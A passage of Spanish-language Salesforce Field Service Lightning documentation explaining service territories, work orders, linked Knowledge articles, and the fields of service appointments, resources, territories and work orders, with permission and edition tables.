Cuando asigna un territorio a un recurso, utilice el campo `Tipo` para indicar si el territorio es un territorio principal, secundario o de reubicación para el recurso.

- El territorio *principal* es habitualmente el territorio donde trabaja con más frecuencia el recurso: por ejemplo, junto a su punto de partida. Los recursos solo pueden tener un territorio principal.
- Los territorios *secundarios* son territorios donde se puede asignar el recurso a citas si es necesario. Un recurso puede tener más de un territorio secundario.
- Los territorios de *reubicación* representan traslados temporales. Si está utilizando los paquetes gestionados de Field Service Lightning con el optimizador de programación, los recursos con territorios de reubicación siempre se asignan a servicios en sus territorios de reubicación durante las fechas de reubicación especificadas. Si no tienen un territorio de reubicación, se favorecen los territorios principales sobre los secundarios.

**Eliminación de territorios de servicio**

No puede eliminar un territorio de servicio con citas de servicio. Si intenta eliminarlo, se le solicitará asignar las citas a un territorio diferente.

Si elimina un territorio de servicio con miembros, los recursos que eran miembros ya no tienen ninguna conexión con el territorio.

Ejemplo: Puede crear una jerarquía de territorios para representar áreas donde su equipo trabaja en California. Incluya un territorio de nivel superior denominado `California`, tres territorios secundarios denominados `Norte de California`, `California central` y `Sur de California`, así como una serie de territorios de tercer nivel correspondientes a condados de California. Asigne recursos de servicio a cada territorio de condado para indicar quién está disponible para trabajar en ese condado.

CONSULTE TAMBIÉN

Configurar territorios de servicio

Campos de territorio de servicio

## Directrices para utilizar órdenes de trabajo

| PERMISOS DE USUARIO | |
|---|---|
| Para ver la ficha Órdenes de trabajo, órdenes de trabajo y partidas de órdenes de trabajo: | "Leer" en órdenes de trabajo |
| Para crear o duplicar órdenes de trabajo: | "Crear" en órdenes de trabajo |
| Para modificar órdenes de trabajo: | "Modificar" en órdenes de trabajo |
| Para eliminar órdenes de trabajo: | "Eliminar" en órdenes de trabajo |
| Para crear, modificar y eliminar partidas de órdenes de trabajo: | "Modificar" en órdenes de trabajo |

| EDICIONES |
|---|
| Disponible en: Salesforce Classic y Lightning Experience |
| Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud |

Las órdenes de trabajo le ayudan a realizar un seguimiento de las tareas que hay que realizar en un producto. Obtenga información acerca de cómo crear y gestionar órdenes de trabajo.

**Visualización de órdenes de trabajo**

Las órdenes de trabajo pueden asociarse con cuentas, activos, casos, contactos, asignaciones, citas de servicio, contratos de servicio y otras órdenes de trabajo. Visualice órdenes de trabajo en la ficha Órdenes de trabajo. La lista relacionada Órdenes de trabajo en las siguientes páginas de detalles de registro también indican órdenes de trabajo asociadas con un registro:

- Cuentas
- Activos
- Casos
- Contactos
- Asignaciones
- Contratos de servicios

Consejo: Si su administrador de Salesforce ha configurado la consola para incluir órdenes de trabajo, haga clic en la ficha Consola para ver y modificar las órdenes de trabajo y sus registros asociados en la misma ubicación.

**Creación de órdenes de trabajo**

Puede crear y modificar órdenes de trabajo desde la ficha Órdenes de trabajo o la lista relacionada Órdenes de trabajo en objetos admitidos. Dependiendo de cómo se hayan configurado las órdenes de trabajo en su organización, es posible que esta lista relacionada no esté disponible en algunos registros.

Consejo: Cuando crea una orden de trabajo, agregue *partidas* a la orden de trabajo a través de la lista relacionada Partidas de órdenes de trabajo. Las partidas de órdenes de trabajo representan tareas específicas que debe realizar un técnico para completar la orden de trabajo. Pueden marcarse como completadas una a una para facilitar el seguimiento y mejorar los procesos de los servicios de campo. Los detalles de precios como descuentos y precios unitarios se establecen en el nivel de la partida en órdenes de trabajo.

**Eliminación de órdenes de trabajo**

Elimine órdenes de trabajo en la página de detalle de la orden de trabajo o en la lista relacionada Órdenes de trabajo. La eliminación de una orden de trabajo la traslada a la Papelera. Cualquier nota, archivo adjunto, actividad, partida y cita de servicio asociado con la orden de trabajo se eliminará también. Si restaura la orden de trabajo, los elementos asociados también se restauran.

**Compartir órdenes de trabajo**

Es posible que pueda otorgar acceso adicional a las órdenes de trabajo más allá de lo que permite el modelo de colaboración predeterminado de su organización. Sin embargo, no puede modificar el modelo de colaboración para que sea más restringido que el predeterminado.

Para ver quién tiene acceso a una orden de trabajo, haga clic en **Colaboración** en la página de detalle de la orden de trabajo. Las partidas de órdenes de trabajo heredan la configuración de colaboración de su orden de trabajo principal.

Para obtener información acerca de cómo configurar reglas de colaboración para controlar el uso compartido de órdenes de trabajo, consulte Crear reglas de colaboración de órdenes de trabajo.

**Cómo funcionan órdenes de trabajo y citas de servicio juntas.**

Las citas de servicio en órdenes de trabajo y partidas de órdenes de trabajo ofrecen una vista más detallada del trabajo que se está realizando. Mientras que las órdenes de trabajo y las partidas de órdenes de trabajo le permiten introducir información general acerca de una tarea, las citas de servicio son donde agrega los detalles acerca de la programación y propiedad.

Por ejemplo, suponga que crea una orden de trabajo para realizar un seguimiento del mantenimiento anual del refrigerador de un cliente. En la lista relacionada Citas de servicio de la orden de trabajo, crea una cita Mantenimiento anual.

Durante la cita, el técnico completa la mayoría del mantenimiento pero determina que debe pedirse e instalarse una pieza de recambio. Después de que la cita se realiza, se crea una segunda cita de servicio en la orden de trabajo para realizar un seguimiento de la instalación. Cuando se realiza la segunda cita y se determina que el refrigerador está completamente reparado, la orden de trabajo puede cerrarse.

**Cómo funcionan órdenes de trabajo y activos juntos.**

Vincular órdenes de trabajo a activos le ayuda a realizar un seguimiento del trabajo realizado en el activo, ya sea instalación, reparación o mantenimiento preventivo. Puede vincular una orden de trabajo a un activo a través de la lista relacionada Órdenes de trabajo en la página de detalles del activo o el campo de búsqueda Activo en la orden de trabajo. Cuando está vinculando órdenes de trabajo a activos, siga estas directrices:

- Si una orden de trabajo está relacionada con un activo en particular, vincule la orden de trabajo con el activo en Salesforce para poder realizar un seguimiento del trabajo de forma sencilla.
- Si un caso está abierto porque un cliente sufre un problema con un activo, es posible que tenga que crear una orden de trabajo para inspeccionar o reparar el activo. Vincule la orden de trabajo con el caso de forma que el propietario del caso pueda realizar un seguimiento de su progreso.
- Si necesita realizar un seguimiento de mantenimientos estándar periódico en activos, vincule la orden de trabajo relacionada con la asignación o el contrato de servicio que cuenta en el mantenimiento.

**Creación de informes sobre órdenes de trabajo**

Cree tipos de informe personalizados para realizar un seguimiento de órdenes de trabajo en su organización. Para obtener detalles, consulte Crear informes de Field Service Lightning.

Nota: También puede utilizar el tipo de informe personalizado Eventos clave de objeto para ver órdenes de trabajo con eventos clave en su organización. Los campos `Estado de evento clave` e `Icono de estado de evento clave` no están disponibles en informes de órdenes de trabajo.

**Cómo adjuntar artículos de Knowledge a órdenes de trabajo**

Puede adjuntar artículos de Knowledge a órdenes de trabajo y partidas de órdenes de trabajo de modo que los técnicos de campo puedan acceder rápidamente a especificaciones de productos, instrucciones y otros aspectos. Para obtener más información, consulte Directrices para utilizar Knowledge con órdenes de trabajo.

CONSULTE TAMBIÉN

Configurar órdenes de trabajo

Consideraciones para utilizar órdenes de trabajo

Campos de órdenes de trabajo

## Directrices para utilizar Knowledge con órdenes de trabajo

Puede adjuntar artículos de Knowledge a órdenes de trabajo y partidas de órdenes de trabajo para ayudar a los técnicos en el campo a acceder a información importante sobre procedimientos, directrices, especificaciones y otros aspectos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para adjuntar o retirar un artículo de una orden de trabajo o una partida de orden de trabajo:

- "Leer" en órdenes de trabajo Y "Leer" en el tipo de artículo Y Knowledge activado

Para modificar formatos de página:

- "Personalizar aplicación"

Para modificar formatos de consola:

- "Personalizar aplicación" Y "Usuario de Service Cloud"

**Cómo adjuntar un artículo**

Puede adjuntar un artículo a una orden de trabajo o a una partida de orden de trabajo de dos maneras:

- Navegue hasta el registro al que desee adjuntar el artículo. En el widget de Knowledge One de la consola, busque un artículo. En el menú de acción del artículo, haga clic en **Adjuntar a orden de trabajo** o **Adjuntar a partida de orden de trabajo**.
- Navegue hasta el registro al que desee adjuntar el artículo. En la lista relacionada Artículos, haga clic en **Buscar artículos**. Utilice la búsqueda para localizar su archivo y, a continuación, haga clic en **Adjuntar a orden de trabajo** o **Adjuntar a partida de orden de trabajo** en el menú de acción del artículo.

**Cómo visualizar un artículo adjunto**

Los artículos adjuntos a una orden de trabajo o a una partida de orden de trabajo aparecen en el widget de Knowledge One y en la lista relacionada Artículos del registro. Vea un artículo haciendo clic en su título. También puede navegar a los artículos adjuntos desde las noticias en tiempo real de una orden de trabajo o de una partida de orden de trabajo si está activado el seguimiento de noticias en tiempo real para las listas relacionadas.

En las páginas de detalle de artículos, las listas relacionadas Órdenes de trabajo vinculadas y Partidas de órdenes de trabajo vinculadas muestran a qué registros está adjunto un artículo.

**Cómo retirar un artículo**

Puede retirar un artículo de una orden de trabajo o a una partida de orden de trabajo de dos maneras:

- Navegue hasta el registro al que está adjunto el artículo. En el widget de Knowledge One en la consola, haga clic en **Anular adjunto desde orden de trabajo** o **Anular adjunto desde partida de orden de trabajo** en el menú de acción del artículo.
- Navegue hasta el registro al que está adjunto el artículo. En la lista relacionada Artículos, haga clic en **Anular adjunto** junto al artículo.

**Cómo actualizar un artículo adjunto**

Si un artículo está desfasado, puede publicar una nueva versión navegando hasta el artículo y haciendo clic en **Modificar**.


Cuando adjunta un artículo a un registro, esa versión del artículo permanece asociada con el registro incluso si se publican versiones posteriores. Si es necesario, puede retirar y volver a adjuntar un artículo a un registro para garantizar que el registro está vinculado

a la versión más reciente del artículo. El campo `Versión de artículo vinculado` de la página de detalle del artículo lleva a la versión adjunta.

### Cómo gestionar artículos vinculados

Personalice formatos de página de artículos vinculados, campos, reglas de validación y más desde el nodo Artículos vinculados en Configuración, bajo Knowledge.

Para aprender cómo configurar su consola y sus formatos de página de modo que puedan adjuntarse artículos a órdenes de trabajo y partidas de órdenes de trabajo, consulte Configurar órdenes de trabajo.




**(1)** Vea y cambie los artículos vinculados a un registro desde la lista relacionada Artículos.

**(2)** Vea las propiedades de un artículo vinculado haciendo clic en **Ver** o vea el artículo en sí haciendo clic en su título. Haga clic en **Anular adjunto** para retirar el artículo del registro.

**(3)** El widget de Knowledge One de la barra lateral de la consola le permite gestionar artículos vinculados, ver artículos sugeridos y buscar en la base de datos de Knowledge.

**(4)** El menú de acción de cada artículo contiene la opción de adjuntar o retirar.

PRECAUCIÓN:

- El widget Artículo y Herramientas de artículos de noticias en tiempo real no están disponibles en la vista de noticias en tiempo real.
- Las acciones rápidas y acciones globales ya no son compatibles con artículos vinculados.
- En la barra de herramientas de artículo en la página de inicio de Knowledge, no puede adjuntar un artículo a una orden de trabajo o partida de orden de trabajo.
- Las listas relacionadas Órdenes de trabajo vinculadas y Partidas de órdenes de trabajo vinculadas no están disponibles en Lightning Experience o Salesforce1.
- Los artículos vinculados son de solo visualización en Lightning Experience y Salesforce1.

- En Lightning Experience, hacer clic en un vínculo de artículo en un elemento de noticias en tiempo real le redirige a la página del artículo en Salesforce Classic. En Salesforce1, no se puede acceder a artículos vinculados desde elementos de noticias en tiempo real.

CONSULTE TAMBIÉN

Campos de artículos vinculados

# Campos de objeto de Field Service Lightning

Obtenga información acerca de los campos disponibles en los objetos estándar de Field Service Lightning.

Campos de citas de servicio

Las citas de servicio tienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

Campos de recurso de servicio

Los recursos de servicio y sus objetos relacionados tienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

Campos de territorio de servicio

Los territorios de servicio y los miembros de territorio de servicio tienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

Campos de órdenes de trabajo

Las órdenes de trabajo contienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

Campos de partidas de órdenes de trabajo

Las partidas de órdenes de trabajo contienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

Campos de tipo de trabajo

Los tipos de trabajo tienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

Campos de artículos vinculados

Un artículo vinculado es un artículo de Knowledge que está adjunto a una orden de trabajo o a una partida de orden de trabajo. Los artículos vinculados tienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

Campos de horas de trabajo

Las horas de trabajo y divisiones de tiempo tienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

Campos de habilidad para servicio de campo

Las habilidades representan certificados y áreas de experiencia en su personal de servicio de campo. Las habilidades y sus objetos relacionados tienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

# Campos de citas de servicio

Las citas de servicio tienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

| Nombre del campo | Descripción |
|---|---|
| `Cuenta` | (Solo lectura) La cuenta asociada con la cita. Si el registro principal es una orden de trabajo o partida de orden de trabajo, el valor de este campo se hereda del principal. De lo contrario, permanece en blanco. |
| `Duración actual (Minutos)` | El número de minutos que el recurso tarda en completar la cita después de llegar a la dirección. Cuando se agregan los valores primero a los campos `Inicio actual` y `Finalización actual`, la `Duración actual` se cumplimenta automáticamente para indicar la diferencia entre `Inicio actual` y `Finalización actual`. Si los campos `Inicio actual` y `Finalización actual` se actualizan posteriormente, no se vuelve a actualizar el campo `Duración actual`, pero puede actualizarlo manualmente. |
| `Finalización actual` | La fecha y hora actuales a los que finalizó la cita. |
| `Inicio actual` | La fecha y hora actuales a los que se inició la cita. |
| `Dirección` | La dirección donde tiene lugar la cita. La dirección se hereda del registro principal si el registro principal indica una dirección. |
| `Número de cita` | Un número asignado automáticamente que identifica la cita. |
| `Finalización de plazo de llegada` | La finalización del plazo de tiempo en el que está programada la llegada del técnico al sitio. Este plazo es habitualmente superior al plazo de Inicio y Finalización programado para permitir que haya tiempo para demoras y cambios de programación. Puede elegir compartir el Inicio y la Finalización del plazo de llegada con el cliente, pero mantenga el Inicio y Finalización programados solo de forma interna. |
| `Inicio del plazo de llegada` | El inicio del plazo de tiempo en el que está programada la llegada del técnico al sitio. Este |

| Nombre del campo | Descripción |
|---|---|
| | plazo es habitualmente superior al plazo de Inicio y Finalización programado para permitir que haya tiempo para demoras y cambios de programación. Puede elegir compartir el Inicio y la Finalización del plazo de llegada con el cliente, pero mantenga el Inicio y Finalización programados solo de forma interna. |
| `Contacto` | El contacto asociado con la cita. Si el registro principal es una orden de trabajo o partida de orden de trabajo, el valor de este campo se hereda del principal. |
| `Descripción` | La descripción de la cita. |
| `Estado despacho` | Indica si se notificó la cita al recurso de servicio asignado. Tiene dos valores:<br>• *`Despachado`*: Se notificó la cita al recurso de servicio asignado. La selección de este valor cambia el `Estado` de la cita a `Despachada`. Este valor solo se puede seleccionar cuando el `Estado` de la cita es `No programada` o `Programada`.<br>• *`Cancelado`*: La cita está cancelada. La selección de este valor cambia el `Estado` de la cita a `Cancelada`. |
| `Fecha de vencimiento` | La fecha en la que se debe completar la cita. `Inicio más reciente permitido` y `Fecha de vencimiento` reflejan habitualmente términos en el acuerdo a nivel de servicio del cliente. |
| `Duración` | La duración estimada de la cita. Si el registro principal es orden de trabajo o partida de orden de trabajo, la cita hereda la duración de su principal pero se puede actualizar manualmente. La duración es en minutos u horas basándose en el valor seleccionado en el campo `Tipo de duración`. |
| `Tipo de duración` | La unidad de la duración: Minutos u horas. |
| `Inicio más reciente permitido` | La fecha después de la cual se debe completar la cita. `Inicio más reciente permitido` y `Fecha de vencimiento` reflejan habitualmente términos en el acuerdo a nivel de servicio del cliente. |
| `Registro principal` | El registro principal asociado con la cita. |
| `Categoría de estado del registro principal` | (Solo lectura) La Categoría de estado del registro principal. Si el registro principal es una orden de trabajo o partida de orden de trabajo, este campo se cumplimenta; de lo contrario, permanece en blanco. |
| `Tipo de registro principal` | (Solo lectura) El tipo de registro principal: Cuenta, Activo, Oportunidad, Orden de trabajo o Partida de orden de trabajo. |

| Nombre del campo | Descripción |
| --- | --- |
| `Finalización programada` | La hora a la que está programada la finalización de la cita. Si está utilizando los paquetes gestionados de Field Service Lightning con el optimizador de programación, este campo se cumplimenta cuando se asigna la cita a un recurso. `Finalización programada – Inicio programado = Duración estimada`. |
| `Inicio programado` | La hora a la que está programado el inicio de la cita. Si está utilizando los paquetes gestionados de Field Service Lightning con el optimizador de programación, este campo se cumplimenta cuando se asigna la cita a un recurso. |
| `Territorio de servicio` | El territorio de servicio asociado con la cita. Si el registro principal es una orden de trabajo o partida de orden de trabajo, la cita hereda el territorio de servicio de su principal. |
| `Estado` | (Solo lectura) El estado de la cita. El estado se cumplimenta automáticamente basándose en la hora actual y en las horas de inicio y finalización programadas de la cita, las horas de inicio y finalización actuales y el estado despachar. La lista de selección incluye los siguientes valores, que se calculan como se indica:<br>• *`No programado`*: Los campos `Inicio programado` y `Finalización programada` están en blanco.<br>• *`Programado`*: Los campos `Inicio programado` y `Finalización programada` se cumplimentan.<br>• *`Despachado`*: El `Estado despacho` cambia a `Despachado`.<br>• *`En curso`*: El campo `Inicio actual` se cumplimenta, pero el campo `Finalización actual` está en blanco.<br>• *`Completado`*: Los campos `Inicio actual` y `Finalización actual` se cumplimentan.<br>• *`Cancelado`*: El Estado despacho cambió a `Cancelado`.<br>• *`Perdido`*: Los campos `Inicio programado` y `Finalización programada` se cumplimentan, los campos `Inicio actual` y `Finalización actual` están en blanco y la hora `Finalización programada` transcurrió.<br>• *`Larga duración`*: La cita está *`En curso`*, pero la hora `Finalización programada` transcurrió.<br>• *`Demora`*: La cita es *`Programada`*, y la hora actual está entre el `Inicio programado` y la `Finalización programada`.<br>Nota: No puede crear estados de cita adicionales. Si necesita que el estado de la cita de servicio sea modificable, utilice campos personalizados. |

| Nombre del campo | Descripción |
|---|---|
| Asunto | Una frase breve describiendo la cita. |

CONSULTE TAMBIÉN

Directrices para el uso de citas de servicio

## Campos de recurso de servicio

Los recursos de servicio y sus objetos relacionados tienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

Los *recursos de servicio* son usuarios que pueden completar trabajos de servicio de campo. Tienen los siguientes campos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

| Nombre del campo | Descripción |
|---|---|
| Activo | Cuando se selecciona, esta opción significa que se puede asignar el recurso a órdenes de trabajo. Para fines de seguimiento de servicio, los recursos no se pueden eliminar, por lo que desactivar un recurso es la mejor forma de enviarlos a la retirada. |
| Basado en capacidad | Los recursos basados en capacidad están limitados a un número concreto de horas o citas en un periodo de tiempo especificado.<br>Consejo: La lista relacionada Capacidades muestra la capacidad de un recurso. |
| Descripción | La descripción del recurso. |
| Incluir en la optimización de programación | Cuando se selecciona, esta opción significa que el optimizador de programación de servicio puede asignar este recursos a órdenes de trabajo durante el proceso de optimización. Utilice solamente si los paquetes gestionados de Field Service Lightning están instalados. Solo los usuarios con la licencia de conjunto de permisos "Programación de Field Service" se pueden incluir en la optimización de programación. |
| Nombre | El nombre del recurso. Probablemente desee que éste sea el nombre o título del usuario asociado. |
| Tipo de recurso | Indica si un recurso es un técnico o un despachador. Los recursos que son |

| Nombre del campo | Descripción |
|---|---|
| | despachadores no se pueden basar en capacidad o incluir en la optimización de programación. Solo los usuarios con la licencia de conjunto de permisos "Despachador de Field Service" pueden ser despachadores.<br>Nota: No puede agregar tipos de recurso adicionales. |
| `Usuario` | El usuario asociado. |

Las *ausencias del recurso* son periodos de tiempo en los que un recurso de servicio no está disponible para trabajar. Tienen los siguientes campos.

| Nombre del campo | Descripción |
|---|---|
| `Id. de ausencia` | (Solo lectura) Un número generado automáticamente que identifica la ausencia. |
| `Tipo de ausencia` | El tipo de ausencia: *`Reunión`*, *`Formación`*, *`Médica`* o *`Vacaciones`*. Puede agregar valores personalizados si es necesario. |
| `Dirección` | La dirección asociada con la ausencia. |
| `Descripción` | La descripción de la ausencia. |
| `Hora de finalización` | La fecha y hora a la que finalizó la ausencia. |
| `Nombre de recurso` | El recurso de servicio ausente. |
| `Hora de inicio` | La fecha y hora a la que se inició la ausencia. |

La *capacidad* de un recurso de servicio indica la cantidad de trabajo que puede realizar el recurso en un periodo de tiempo especificado. Los registros de capacidad tienen los siguientes campos.

| Nombre del campo | Descripción |
|---|---|
| `Fecha final` | La fecha en que finaliza la capacidad; por ejemplo, la fecha de finalización de un contrato. |
| `Nombre` | (Solo lectura) Un número generado automáticamente que identifica el registro de capacidad. |
| `Horas por periodo de tiempo` | El número de horas que un recurso puede trabajar por periodo de tiempo. |
| `Recurso de servicio` | El recurso asociado. |
| `Fecha de inicio` | La fecha en que la capacidad entra en vigor. |

| Nombre del campo | Descripción |
|---|---|
| `Periodo de tiempo` | Días, horas o meses. Por ejemplo, si un recurso puede trabajar 80 horas al mes, el `Periodo de tiempo` de la capacidad sería *`Mes`* y `Horas por periodo de tiempo` sería *`80`*. |
| `Elementos de trabajo por periodo de tiempo` | El número total de citas de servicio que puede completar el recurso por periodo de tiempo. |

CONSULTE TAMBIÉN

Configurar recursos de servicio

Directrices para el uso de recursos de servicio

## Campos de territorio de servicio

Los territorios de servicio y los miembros de territorio de servicio tienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

Los *territorios de servicio* representan regiones donde se puede llevar a cabo un trabajo de servicio. Tienen los siguientes campos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

| Nombre del campo | Descripción |
|---|---|
| `Activo` | Indica si el territorio de servicio está destinado a ser utilizado. Si un territorio es inactivo, no puede agregarle miembros o vincularlo a órdenes de trabajo, partidas de órdenes de trabajo o citas de servicio. |
| `Dirección` | Una dirección para asociar con el territorio. Es posible que desee indicar la dirección de la oficina central del territorio. |
| `Descripción` | La descripción del territorio. |
| `Nombre` | El nombre del territorio. |
| `Horas de trabajo` | Las horas de trabajo de territorio, que indican cuando se deben producir citas de servicio en el territorio. Los recursos de servicio que son miembros de un territorio heredan automáticamente las horas de trabajo salvo que se especifiquen horas diferentes en el registro de miembro del territorio de servicio. |
| `Territorio principal` | El territorio de servicio principal del territorio, si la hubiera. Por ejemplo, un territorio *`California Norte`* puede tener un territorio *`Estado de California`* como su principal. |

| Nombre del campo | Descripción |
|---|---|
| Territorio de nivel superior | (Solo lectura) El territorio de nivel superior en una jerarquía de territorios de servicio. Según la posición de un territorio en la jerarquía, su territorio de nivel superior puede ser el mismo que su principal. |

Los *miembros del territorio de servicio* son recursos de servicio disponibles para trabajar dentro del territorio de servicio. Tienen los siguientes campos.

| Nombre del campo | Descripción |
|---|---|
| Dirección | La dirección del miembro. Es posible que desee indicar la dirección del recurso de servicio relacionado en este campo. |
| Fecha final | La fecha cuando el recurso de servicio deja de ser miembro del territorio. Si el recurso estará trabajando en el territorio en un futuro próximo, deje este campo en blanco. Este campo es principalmente útil para indicar cuándo finaliza una reubicación temporal. |
| Número de miembro | (Solo lectura) Un número generado automáticamente que identifica al miembro del territorio de servicio. |
| Horas de trabajo | Las horas de trabajo del miembro, heredadas del territorio de servicio. |
| Recurso de servicio | El recurso de servicio asignado al territorio de servicio. |
| Territorio de servicio | El territorio de servicio al que está asignado el recurso de servicio. |
| Fecha de inicio | La fecha cuando el recurso de servicio se convierte en un miembro del territorio de servicio. |
| Tipo de territorio | Principal, Secundario o de Reubicación.<br>• El territorio principal es habitualmente el territorio donde trabaja con más frecuencia el recurso: por ejemplo, junto a su punto de partida. Los recursos de servicio solo pueden tener un territorio principal.<br>• Los territorios secundarios son territorios donde se puede asignar el recurso a citas si es necesario. Los recursos de servicio pueden tener varios territorios secundarios.<br>• Los territorios de reubicación representan movimientos temporales para recursos de servicio. Si está utilizando los paquetes gestionados de Field Service Lightning con el optimizador de programación, los recursos con territorios de reubicación siempre están asignados a servicios en sus territorios de reubicación durante las fechas de reubicación especificadas; si no tienen un territorio de reubicación, los territorios principales se favorecen a los secundarios.<br>Por ejemplo, un recurso de servicio podría tener los siguientes territorios: |

| Nombre del campo | Descripción |
| --- | --- |
| | • Territorio principal: *Chicago Oeste*<br>• Territorios secundarios:<br>– *Chicago Este*<br>– *Chicago Sur*<br>• Territorio de reubicación: *Manhattan*, durante un periodo de tres meses |

CONSULTE TAMBIÉN

Configurar territorios de servicio

Directrices para el uso de territorios de servicio

## Campos de órdenes de trabajo

Las órdenes de trabajo contienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

| Campo | Descripción |
| --- | --- |
| Cuenta | La cuenta asociada con la orden de trabajo. |
| Dirección | La forma compuesta de la dirección donde se completa la orden de trabajo. La orden de trabajo hereda su dirección de la cuenta asociada. Las citas de servicio y partidas de la orden de trabajo heredan su dirección, aunque la dirección de partidas se puede actualizar. |
| Activo | El activo asociado con la orden de trabajo. |
| Horario de oficina | El horario de oficina asociado con la orden de trabajo. |
| Caso | El caso asociado con la orden de trabajo. |
| Ciudad | La ciudad donde se completa la orden de trabajo. La longitud máxima es de 40 caracteres. |
| Contacto | El contacto asociado con la orden de trabajo. |
| País | El país donde se completa la orden de trabajo. La longitud máxima es de 80 caracteres. |
| Código ISO de divisa | El código ISO para cualquier divisa permitida por la organización. Disponible solo para organizaciones con la función de divisas múltiples activada. |

| Campo | Descripción |
| --- | --- |
| `Descripción` | La descripción de la orden de trabajo. Recomendamos describir los pasos que un usuario debe completar para marcar la orden de trabajo como *`Completada`*. |
| `Descuento` | (Solo lectura) La media ponderada de los descuentos de todas las partidas de la orden de trabajo. Puede ser cualquier número positivo hasta 100. |
| `Duración` | El tiempo estimado necesario para completar la orden de trabajo. Especifique la unidad de duración en el campo `Tipo de duración`. |
| `Tipo de duración` | La unidad de la duración: Minutos u horas. |
| `Fecha de finalización` | La fecha cuando se completa la orden de trabajo. Este campo está en blanco a no ser que establezca la automatización para configurarlo. Para consultar una regla de flujo de trabajo de ejemplo que configura el campo `Fecha de inicio` (un campo similar), consulte a continuación. |
| `Asignación` | La asignación asociada con la orden de trabajo. |
| `Hora de finalización del proceso de asignación` | La hora en la que la orden de trabajo sale de un proceso de asignación. Si se aplica un proceso de asignación a una orden de trabajo, aparece este campo. |
| `Hora de inicio del proceso de asignación` | La hora en la que la orden de trabajo entró en un proceso de asignación. Si se aplica un proceso de asignación a una orden de trabajo, aparece este campo. |
| `Precisión del geocódigo` | El nivel de precisión de las coordenadas geográficas de una ubicación en comparación con su dirección física. Un servicio de geocodificación proporciona normalmente este valor en base a las coordenadas de latitud y longitud de la dirección. |
| `Total` | (Solo lectura) El precio total de la orden de trabajo con impuestos agregados. |
| `Fecha de última modificación` | La fecha en la que se modificó por última vez la orden de trabajo. |
| `Fecha de última visualización` | La fecha en la que se visualizó por última vez la orden de trabajo. |
| `Latitud` | Se utiliza con `Longitud` para especificar la geoubicación precisa de la dirección donde se completa la orden de trabajo. Los valores aceptables son números comprendidos entre -90 y 90 con hasta 15 decimales. |
| `Partidas` | (Solo lectura) El número de partidas de órdenes de trabajo en la orden de trabajo. |
| `Longitud` | Se utiliza con `Latitud` para especificar la geoubicación precisa de la dirección donde se completa la orden de trabajo. Los valores |

| Campo | Descripción |
|---|---|
| | aceptables son números comprendidos entre -180 y 180 con hasta 15 decimales. |
| `Estado de evento clave` | Un evento clave es un paso en un proceso de asignación. Puede tener uno de estos tres estados: Compatible, Infracción abierta e Infracción cerrada. Si se aplica un proceso de asignación a una orden de trabajo, aparece este campo. Para obtener más información, consulte Estados de eventos clave. |
| `Icono de estado de evento clave` | Un icono que corresponde al estado del evento clave.<br>• Compatible<br>• Infracción abierta<br>• Infracción cerrada |
